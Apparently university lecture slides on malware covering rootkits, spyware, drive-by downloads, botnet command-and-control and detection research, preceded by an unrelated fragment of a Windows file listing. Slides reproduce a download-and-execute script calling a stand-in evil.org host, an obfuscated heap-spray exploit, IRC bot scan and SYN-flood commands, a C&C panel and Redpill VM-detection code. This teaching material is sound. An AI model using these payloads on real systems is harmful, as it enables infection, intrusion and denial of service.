ssflwbox.scr	WINDOWS\system32	393216
ssmarque.scr	WINDOWS\system32	20992
ssmypics.scr	WINDOWS\system32	47104
ssmyst .scr	WINDOWS\system32	18944
sspipes .scr	WINDOWS\system32	610304
sssplt30.ocx	WINDOWS\system32	177608
ssstars .scr	WINDOWS\system32	14336
sstext3d.scr	WINDOWS\system32	679936
Status.MPF	WINDOWS\system32	63296
stclient.dll	WINDOWS\system32	59392
stdole32.tlb	WINDOWS\system32	7168
sti .dll	WINDOWS\system32	68096
sti_ci .dll	WINDOWS\system32	136704
stimon .exe	WINDOWS\system32	14848
stobject.dll	WINDOWS\system32	121856
storage.dll	WINDOWS\system32	4208
storprop.dll	WINDOWS\system32	74752
streamci.dll	WINDOWS\system32	8192
strmdll.dll	WINDOWS\system32	AskGoldRankin.com

Rootkits

- Tools used by attackers after compromising a system
 - hide presence of attacker
 - allow for return of attacker at later date
 - gather information about environment
 - attack scripts for further compromises
- Traditionally trojaned set of user-space applications
 - system logging (syslogd)
 - system monitoring (ps, top)
 - user authentication (login, sshd)

Kernel Rootkits

- Kernel-level rootkits
 - kernel controls view of system for user-space applications
 - malicious kernel code can intercept attempts by user-space detector to find rootkits
- Modifies kernel data structures
 - process listing
 - module listing
- Intercepts requests from user-space applications
 - system call boundary
 - VFS fileops struct



Linux Kernel Rootkits

- Linux kernel exports well-defined interface to modules
- Examples of legitimate operations
 - registering device with kernel
 - accesses to devices mapped into kernel memory
 - overwriting exported function pointers for event callbacks
- Kernel rootkits violate these interfaces
- Examples of illegal operations
 - replacing system call table entries (knark)
 - replacing VFS fileops (adore-ng)



Windows Kernel Rootkits



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Real Story of the Rogue Rootkit

PRINT MAIL RANTS + RAUES

By Bruce Schneier | Also by this reporter
02:00 AM Nov, 17, 2005

It's a David and Goliath story of the tech blogs defeating a mega-corporation.

On Oct. 31, Mark Russinovich [broke](#) the story in his blog: Sony BMG Music Entertainment distributed a copy-protection scheme with music CDs that secretly installed a [rootkit](#) on computers. This software tool is run without your knowledge or consent -- if it's loaded on your computer with a CD, a hacker can gain and maintain access to your system and you wouldn't know it.

The Sony code modifies Windows so you can't tell it's there, a process called "cloaking" in the hacker world. It acts as spyware, surreptitiously sending information about you to Sony. And it can't be removed: trying to get rid of it

Windows Kernel Rootkits

- Sony rootkit filters out any files/directories, processes and registry keys that contain `sys`
- System call dispatcher
 - uses system service dispatch table (SSDT)
 - Windows NT kernel equivalent to system call table
 - entries can be manipulated to re-route call to custom function

`ZwCreateFile`

- used to create or open file

`ZwQueryDirectoryFile`

- used to list directory contents (i.e. list subdirectories and files)

`ZwQuerySystemInformation`

- used to get the list of running processes (among other things)

`ZwEnumerateKey`

- used to list the registry keys below a given key

Rootkit Defense

- `tripwire`
 - user-space integrity checker
- `chkrootkit`
 - user-space, signature-based detector
- `kstat`, `rkstat`, `St. Michael`
 - kernel-space, signature-based detector
 - implemented as kernel modules or use `/dev/kmem`
- Limitations
 - typically, rootkit must be loaded in order to detect it
 - thus, detectors can be thwarted by kernel-level rootkit
 - also suffer from limitations of signature-based detection



Rootkit Defense

- Kernel rootkits
 - have complete control over operating system
 - operating system is part of trusted computing base, thus applications can be arbitrarily fooled
 - this includes all rootkit or Trojan detection mechanisms
 - at best, an arms race can be started
- Proposed solutions
 - trusted computing platform
 - can enforce integrity of operating system
 - smart cards
 - attacker cannot influence computations on card, but has still full control of computations performed on machine and information displayed on screen

Spyware



Spyware

- Any software that monitors and collects information about a user in a covert and unsolicited manner
- Goal of spyware
 - collect sensitive user information and surfing habits
- Task of spyware
 - component must monitor user behavior
 - component must leak information to environment (OS, network)
- Often implemented as browser extensions
 - Internet Explorer Browser Helper Object (BHO)
 - COM object that can hook into Microsoft's Internet Explorer
 - monitor/modify events

Spyware

- Interaction
 - between browser and spyware component
 - COM function invocations (exported by Internet Explorer)
 - between spyware component and operating system
 - Windows API calls
- In addition, it typically has a real company behind it that is making money from the information gathered
 - Adware is any software that injects unsolicited advertisements into a user's workspace
 - Scumware is a specific type of adware that hides other advertisements with those from its own controlling source

Spyware


Typical routes of infection:

1. spyware is bundled with legitimate software package
 - end-user license agreement (EULA) even informs about this fact
 - EULA is very long (often hundreds of pages), user accepts
 - classic examples are shareware programs
 - P2P file-sharing clients (e.g., Kazaa)
2. “drive-by” downloads
 - exploit browser bug, in particular, vulnerabilities of Internet Explorer
 - WMF (Windows meta file) exploit, around Christmas 2005
 - arbitrary code execution via mismatched DOM objects (December 2005)
 - insufficient ActiveX security settings
3. fake dialogs
 - display “Would you like to optimize your Internet” and perform installation when user agrees

Malware and Vulnerable Software

- Malicious software (Malware) and benign software that can be exploited to perform malicious actions (Badware) are two facets of the same problem
 - execution of unwanted code
- Malware
 - viruses, worms, Trojan horses, rootkits, and spyware are evolving to become resilient to eradication and to evade detection
- Badware
 - services and applications (especially web-based) are vulnerable to a wide range of attacks, some of which novel

Main Infections Today: Drive-By Downloads



Main Infections Today: Drive-By Downloads

```
var obj = document.createElement('object');
obj.setAttribute('id','obj');
obj.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36');
try {
  var asq = obj.CreateObject('msxml2.XMLHTTP','');
  var ass = obj.CreateObject("Shell.Application",'');
  var asst = obj.CreateObject('adodb.stream','');
  try {
    asst.type = 1;
    asq.open('GET','http://www.evil.org//load.php',false);
    asq.send();
    asst.open();
    asst.Write(asq.responseBody);
    var imya = '../..//svchosts.exe';
    asst.SaveToFile(imya,2);
    asst.Close();
  } catch(e) {}
} catch(e) {}
try { ass.shellexecute(imya); } catch(e) {}
```


PLUGIN EXPLOIT

Main Infections Today: Drive-By Downloads

```
function IxQUTJ9S() {
  if (!Iw6mS7sE) {
    var YlsElYlW = 0x0c0c0c0c;
    var hpgfpT9z = unescape("%u00e8%u0000%u5d00%uc583% ...");
    ...
    for (var CCEzrp0s=0;CCEzrp0s<Wh_74Nkm;CCEzrp0s++) {
      je9rIXgu[CCEzrp0s] = QdV7IGyr + hpgfpT9z;
    }
    ...
  }
  ...
  var KpluYOjP = new ActiveXObject('Sb.SuperBuddy');
  if (KpluYOjP) {
    IxQUTJ9S();
    oH9mUjOd(9);
    KpluYOjP.LinkSBIcons(0x0c0c0c0c);
    var Dr_RHrVa = new ActiveXObject("QuickTime.QuickTime.4");
    if (Dr_RHrVa) {
      ...
      for(var vyLOQHfP=0;vyLOQHfP<3;vyLOQHfP++) {
        Bz9o4Aco += "\x0c\x0c\x0c\x0c";
      }
      ...
      param name="qtnext1" value="<rtsp://AXDOF:" + Bz9o4Aco
      ...
    }
  }
}
```

HEAP SPRAYING

Botnets




Bots

- A bot, a.k.a zombie or drone, is a compromised machine that can be controlled by an attacker remotely.
- Bots have three distinguishing features;
 - Remote control facility
 - Implementation of different commands
 - Spreading mechanism for propagation purposes

Botnets

- A botnet is a network that consists of several malicious bots that are controlled by a commander, called as *botmaster* or *botherder*



Historical Evolution of Botnets

- First bots were invented for benign use, worked in the IRC network;

The Jargon File, version 4.4.7:

```
bot: n [common on IRC, MUD and among gamers; from  
"robot"]
```

```
1. An IRC or MUD user who is actually a program. On IRC,  
typically the robot provides some useful service. Examples  
are NickServ, which tries to prevent random users from  
adopting nicks already claimed by others, and MsgServ,  
which allows one to send asynchronous messages to be  
delivered when the recipient signs on.
```

```
[...]
```

Historical Evolution of Botnets

- After a while, attackers abused the usage of IRC bots and waged IRC wars;
 - IRC wars were one of the first documented distributed denial of service attacks
- In late 1999, SANS researchers discovered remotely executable code on thousands of Windows machines.
 - First named as robots, later shortened to bots
 - The code was encrypted, therefore, how they worked could not be discovered by researchers
 - DDOS attack in February 2000
- Today, botnets are the most serious and dangerous type of malware

Simple Timeline of Botnets

Date	Name	Description
12/1993	EggDrop	Non-malicious IRC bot
04/1998	Gtbot	Malicious IRC bot based on MIRC
04/2002	Sdbot	Provided own IRC client
10/2002	Agobot	Robust, flexible, modular design
04/2003	Spybot	Extensive feature set based on Agobot
03/2004	Phatbot	P2P bot based on WASTE
03/2006	SpamThru	P2P bot
04/2006	Nugache	P2P bot
01/2007	Peacomm	P2P bot based on Kademia
10/2007	Storm	Uses its own P2P network

The Botnet Threat

- Information dispersion
 - E-mail Spamming
 - Denial of Service attacks
- Information harvesting
 - Identity data
 - Financial data
 - Private data
 - E-mail address books
 - Any other type of data that may be present on the host of the victim




Botnet Characteristics

- Remote Control Facility
 - allows the attacker to have full control over the infected machines
- A wide range of supported commands
 - Allows the attacker to command bots for specific purposes
- Spreading mechanism for further propagation
 - e.g. exploiting vulnerabilities,
 - While remote control mechanism and commands differentiate bots from worms, they have similar mechanisms

Spreading Mechanisms

- The larger a bot is, the more effective it is...
- Propagation: finding vulnerable victims...
 - Random Scanning
 - Permutation Scanning
 - Hit-List Scanning
 - Combining techniques, e.g. Warhol worm



Command and Control Mechanism (C&C)

- The most distinguishing and powerful feature of Botnets
 - As long as, there is an ***update*** command defined for the bots, the botmaster can change the command set by updating her bots
- Thus
 - C&C brings a great flexibility to the activities that can be performed by bots
- However
 - C&C is the weakest link of the system




Command and Control Mechanism (C&C)

- Centralized Command and Control mechanisms
 - Push style C&C, e.g. IRC
 - Pull style C&C, e.g. HTTP
- Decentralized Command and Control mechanisms
 - P2P C&C, e.g. Storm




Centralized C&C




Push Style C&C using IRC

- Typical communication flow using central IRC



- *advscan lsass 200 5 0 -b*
- *ddos.syn XXX.XXX.XXX.XXX 80 600*

Pull Style C&C



Pull Style C&C using HTTP

Remark: in "SHELL COMMAND" do not use symbol " "
Remark: bots checks the next command each 5 seconds. Send next command after this time is left

[Show stats] [Clear cmd.txt]

DOWNLOAD AND EXEC FILE	URL: <input type="text" value="http://"/>	LOCAL FILENAME: <input type="text" value="C:\"/>	PERSONAL COMMAND: <input type="text"/>	<input type="button" value="Submit"/>
SHELL COMMAND	<input type="text"/>		PERSONAL COMMAND: <input type="text"/>	<input type="button" value="Submit"/>
STORE SCREENSHOT IN LOCAL FILE	FILE <input type="text"/>		PERSONAL COMMAND: <input type="text"/>	<input type="button" value="Submit"/>
CHANGE URL FOR LOGS	<input type="text"/>		PERSONAL COMMAND: <input type="text"/>	<input type="button" value="Submit"/>
URL THAT SHOULD BE BLOCKED	<input type="text" value="http://"/>		PERSONAL COMMAND: <input type="text"/>	<input type="button" value="Submit"/>
CLEAR HOSTS FILE			PERSONAL COMMAND: <input type="text"/>	<input type="button" value="Submit"/>

UPLOAD FILE	FTP: <input type="text"/>	LOCAL FILENAME: <input type="text" value="C:\"/>	FTP LOGIN: <input type="text"/>	FTP PASSWORD: <input type="text"/>	PERSONAL COMMAND: <input type="text"/>
--------------------	---------------------------	--	---------------------------------	------------------------------------	--

UPLOAD HOSTS FILE:

ID:

STATS: - Mozilla

Last command sended to botnet: SHELL
cmdstring:copy_nul_%SYSTEMROOT%\SYSTEM32\DRIVER:
cmdid:1112293461
Total count of bots, which recieves command: 49
Total infection count (counted from logger.txt): 255

Using P2P as C&C

- The best example for decentralized C&C mechanisms where the nodes of the botnet behave both as a server and a client
- Therefore
 - more difficult to catch the attacker (botmaster)
 - more robust
 - even if some of the nodes in the network are shut down, the gaps in the network are closed, and the network continues its activities

Using P2P as C&C

- Most of the well-known P2P botnets use Overnet network which is a Kademlia-based protocol
 - Bots do not directly send information to each other, but publish a piece of information that is issued by the botmaster when she wants to perform an activity
 - Every day, to check whether a command is issued or not, the bots search for 32 different keys, which are computed with a function that takes the current date and a random number between 0 and 31 as a parameter
 - Since the attacker knows which keys are searched for everyday, she can publish the commands with the keys to be searched

Interesting Bot Commands

- At least two types of commands
 - DoS attacks (e.g. SYN- and ACK-flooding attacks)
 - Update mechanism
- Other popular commands
 - Open proxy to send spam
 - Keylogger or other identity theft



Other Bot Features

- Most bots are packed
 - UPX
 - Morphine, ASProject, Petite, tELock,...
 - Armadillo, Themida
- Anti-debugging mechanisms
 - Detection of Vmware
 - Redpill
 - Detection of debuggers
 - E.g., like in Challenge 7...



Redpill (Remember Matrix?)

```
int swallow_redpill () {
    unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
    *((unsigned*)&rpill[3]) = (unsigned)m;
    ((void(*)())&rpill)();
    return (m[5]>0xd0) ? 1 : 0;
}
```

Checks the address of the interrupt descriptor table (IDT) with the SIDT instruction



So how do we stop bots?




Current Research

- Tracking botnets
- Developing detection schemes
 - BotHunter
 - BotSniffer
 - Notos
 - Exposure (our system)
 - Deploying detection models to IDS
- Developing super botnets
 - Why would you do that?
 - Attack papers




Tracking Botnets

- A crucial step is to collect malware
 - Honeypots are traps to set to detect, deflect or, in some manner, counteract attempts at unauthorized use of resource
 - Low-interaction honeypots, e.g. Nepenthes
 - High-interaction honeypots
 - Spam traps
 - The malware caught by users and submitted to malware analysis platforms, such as Anubis




Tracking Botnets

- What kind of information is needed to track botnets?
 - Domain name/IP address of the C&C server
 - Password to connect
 - Nickname of bot
 - Channel name
 - Decryption key
 -



Tracking Botnets



Tracking Botnets

- What do we gain with the information we acquire by tracking botnets?
